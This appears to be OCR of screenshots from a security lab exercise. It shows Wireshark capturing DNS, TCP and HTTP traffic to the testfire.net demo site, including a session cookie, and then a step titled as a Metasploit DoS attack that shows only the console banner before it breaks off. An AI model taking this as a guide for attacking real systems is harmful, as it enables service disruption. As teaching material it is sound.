


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Welcome to Wireshark
Capture
…using this filter:
Enter a capture filter …
All interfaces
eth0
any
Loopback: lo
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists

You are running Wireshark 3.6.0 (Git v3.6.0 packaged as 3.6.0-1).



testfire.net/login.jsp




Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.  Time         Source          Destination     Protocol Length Info
   1 0.000000000  10.0.2.15       192.168.0.1     DNS        72 Standard query 0x029c A testfire.net
   2 0.014930574  192.168.0.1     10.0.2.15       DNS        88 Standard query response 0x029c A testfire.net A 65.61.137.117
   3 0.015268550  10.0.2.15       65.61.137.117   TCP        74 50154 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=39…
   4 0.284727206  65.61.137.117   10.0.2.15       TCP        60 80 → 50154 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
   5 0.284851907  10.0.2.15       65.61.137.117   TCP        54 50154 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
   6 0.697543048  10.0.2.15       65.61.137.117   HTTP      479 GET /index.jsp HTTP/1.1
   7 0.698155895  65.61.137.117   10.0.2.15       TCP        60 80 → 50154 [ACK] Seq=1 Ack=426 Win=65535 Len=0
   8 1.023476851  65.61.137.117   10.0.2.15       TCP      2814 80 → 50154 [PSH, ACK] Seq=1 Ack=426 Win=65535 Len=2760 [TCP segment …
   9 1.023528948  10.0.2.15       65.61.137.117   TCP        54 50154 → 80 [ACK] Seq=426 Ack=2761 Win=62780 Len=0
  10 1.024997631  65.61.137.117   10.0.2.15       TCP      2814 80 → 50154 [PSH, ACK] Seq=2761 Ack=426 Win=65535 Len=2760 [TCP segme…
  11 1.025047349  10.0.2.15       65.61.137.117   TCP        54 50154 → 80 [ACK] Seq=426 Ack=5521 Win=62780 Len=0
  12 1.026475510  65.61.137.117   10.0.2.15       TCP      1434 80 → 50154 [PSH, ACK] Seq=5521 Ack=426 Win=65535 Len=1380 [TCP segme…
  13 1.026526211  10.0.2.15       65.61.137.117   TCP        54 50154 → 80 [ACK] Seq=426 Ack=6901 Win=61400 Len=0
  14 1.026476101  65.61.137.117   10.0.2.15       TCP      1434 80 → 50154 [PSH, ACK] Seq=6901 Ack=426 Win=65535 Len=1380 [TCP segme…
  15 1.026605396  10.0.2.15       65.61.137.117   TCP        54 50154 → 80 [ACK] Seq=426 Ack=8281 Win=60720 Len=0

› Frame 1: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface eth0, id 0

0000  52 54 00 12 35 02 08 00  27 9e 5c 0e 08 00 45 00   RT··5··· '·\···E·
0010  00 3a 1b de 40 00 40 11  52 1d 0a 00 02 0f c0 a8   ·:··@·@· R·······
0020  00 01 bd 2f 00 35 00 26  cc ef 02 9c 01 00 00 01   ···/·5·& ········
0030  00 00 00 00 00 00 08 74  65 73 74 66 69 72 65 03   ·······t estfire·
0040  6e 65 74 00 00 01 00 01                            net·····
```

eth0: <live capture in progress>
Packets: 79 · Displayed: 79 (100.0%)
Profile: Default

Ip address: 65.61.137.117 (testfire.net)




```
No.  Time         Source          Destination     Protocol Length Info
   3 0.015268550  10.0.2.15       65.61.137.117   TCP        74 50154 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=39…
   4 0.284727206  65.61.137.117   10.0.2.15       TCP        60 80 → 50154 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
   5 0.284851907  10.0.2.15       65.61.137.117   TCP        54 50154 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
   6 0.697543048  10.0.2.15       65.61.137.117   HTTP      479 GET /index.jsp HTTP/1.1
   7 0.698155895  65.61.137.117   10.0.2.15       TCP        60 80 → 50154 [ACK] Seq=1 Ack=426 Win=65535 Len=0
   8 1.023476851  65.61.137.117   10.0.2.15       TCP      2814 80 → 50154 [PSH, ACK] Seq=1 Ack=426 Win=65535 Len=2760 [TCP segment …
   9 1.023528948  10.0.2.15       65.61.137.117   TCP        54 50154 → 80 [ACK] Seq=426 Ack=2761 Win=62780 Len=0
  10 1.024997631  65.61.137.117   10.0.2.15       TCP      2814 80 → 50154 [PSH, ACK] Seq=2761 Ack=426 Win=65535 Len=2760 [TCP segme…
  11 1.025047349  10.0.2.15       65.61.137.117   TCP        54 50154 → 80 [ACK] Seq=426 Ack=5521 Win=62780 Len=0
  12 1.026475510  65.61.137.117   10.0.2.15       TCP      1434 80 → 50154 [PSH, ACK] Seq=5521 Ack=426 Win=65535 Len=1380 [TCP segme…
  13 1.026526211  10.0.2.15       65.61.137.117   TCP        54 50154 → 80 [ACK] Seq=426 Ack=6901 Win=61400 Len=0
  14 1.026476101  65.61.137.117   10.0.2.15       TCP      1434 80 → 50154 [PSH, ACK] Seq=6901 Ack=426 Win=65535 Len=1380 [TCP segme…
  15 1.026605396  10.0.2.15       65.61.137.117   TCP        54 50154 → 80 [ACK] Seq=426 Ack=8281 Win=60720 Len=0
  16 1.027451587  65.61.137.117   10.0.2.15       HTTP     1318 HTTP/1.1 200 OK  (text/html)
  17 1.027484688  10.0.2.15       65.61.137.117   TCP        54 50154 → 80 [ACK] Seq=426 Ack=9545 Win=59456 Len=0

› Frame 3: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0

0000  52 54 00 12 35 02 08 00  27 9e 5c 0e 08 00 45 00   RT··5··· '·\···E·
0010  00 3c 55 ff 40 00 40 06  0d fc 0a 00 02 0f 41 3d   ·<U·@·@· ······A=
0020  89 75 c3 ea 00 50 8f 4e  91 ea 00 00 00 00 a0 02   ·u···P·N ········
0030  fa f0 d6 ef 00 00 02 04  05 b4 04 02 08 0a e9 60   ········ ·······`
0040  e6 ef 00 00 00 00 01 03  03 07                     ········ ··
```



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Packet 6 · eth0
ip.addr==65.61.
Close
Help

```
Frame 6: 479 bytes on wire (3832 bits), 479 bytes captured (3832 bits) on interface eth0, id 0
Ethernet II, Src: PcsCompu_9e:5c:0e (08:00:27:9e:5c:0e), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 65.61.137.117
Transmission Control Protocol, Src Port: 50154, Dst Port: 80, Seq: 1, Ack: 1, Len: 425
Hypertext Transfer Protocol
  GET /index.jsp HTTP/1.1\r\n
  Host: testfire.net\r\n
  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
  Accept-Language: en-US,en;q=0.5\r\n
  Accept-Encoding: gzip, deflate\r\n
  Connection: keep-alive\r\n
  Referer: http://testfire.net/index.jsp\r\n
  Cookie: JSESSIONID=53DF21F242E22096D0813567486FF132\r\n
  Upgrade-Insecure-Requests: 1\r\n

0000  52 54 00 12 35 02 08 00  27 9e 5c 0e 08 00 45 00   RT··5···'·\···E·
0010  01 d1 56 01 40 00 40 06  0c 65 0a 00 02 0f 41 3d   ··V·@·@··e····A=
0020  89 75 c3 ea 00 50 8f 4e  91 eb 58 bc cc 02 50 18   ·u···P·N··X···P·
0030  fa f0 d8 84 00 00 47 45  54 20 2f 69 6e 64 65 78   ······GE T /index
0040  2e 6a 73 70 20 48 54 54  50 2f 31 2e 31 0d 0a 48   .jsp HTT P/1.1··H
0050  6f 73 74 3a 20 74 65 73  74 66 69 72 65 2e 6e 65   ost: tes tfire.ne
0070  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 58 31 31 3b   ozilla/5 .0 (X11;
0080  20 4c 69 6e 75 78 20 78  38 36 5f 36 34 3b 20 72    Linux x 86_64; r
```

wireshark_eth0O2B1L1.pcapng | Packets: 105 · Displayed: 81 (77.1%) | Profile: Default




```
GET /index.jsp HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://testfire.net/index.jsp
Cookie: JSESSIONID=53DF21F242E22096D0813567486FF132
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Mon, 09 May 2022 13:55:09 GMT
```

4 client pkts, 4 server pkts, 7 turns.

Entire conversation (28 kB) | Show data as ASCII

wireshark_eth0O2B1L1 | Profile: Default



Wireshark · Follow TCP Stream (tcp.stream eq 0) · eth0


```
GET /index.jsp HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://testfire.net/index.jsp
Cookie: JSESSIONID=53DF21F242E22096D0813567486FF132
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Mon, 09 May 2022 13:55:09 GMT

2000
```

4 client pkts, 10 server pkts, 7 turns.


Entire conversation (28 kB) — Show data as: ASCII — Stream: 0

```
 3 0.015268550   0 SACK_PERM=1 TSval=39…
 4 0.284727206   n=0 MSS=1460
 5 0.284851907
 6 0.697543048
 7 0.698155895
 8 1.023476851   Len=2760 [TCP segment …
 9 1.023528948   n=0
10 1.024997631   35 Len=2760 [TCP segme…
11 1.025047349   n=0
12 1.026475510   35 Len=1380 [TCP segme…
13 1.026526211   n=0
14 1.026476101   35 Len=1380 [TCP segme…
15 1.026605396   n=0
16 1.027451587
17 1.027484688   n=0

0000  08 00 27 9e 5c 0e
0010  05 18 50 c5 00 00
0020  02 0f 00 50 c3 ea
0030  ff ff ad ad 00 00
0040  74 79 6c 65 3d 22
0050  66 6f 6e 74 2d 77
0060  3b 66 6f 6e 74 2d
```

5. Perform DOS Attack using Metasploit framework:




```
┌──(root㉿kali)-[/home/arshad]
└─# msfconsole

                 _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,...."/

       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 >
```

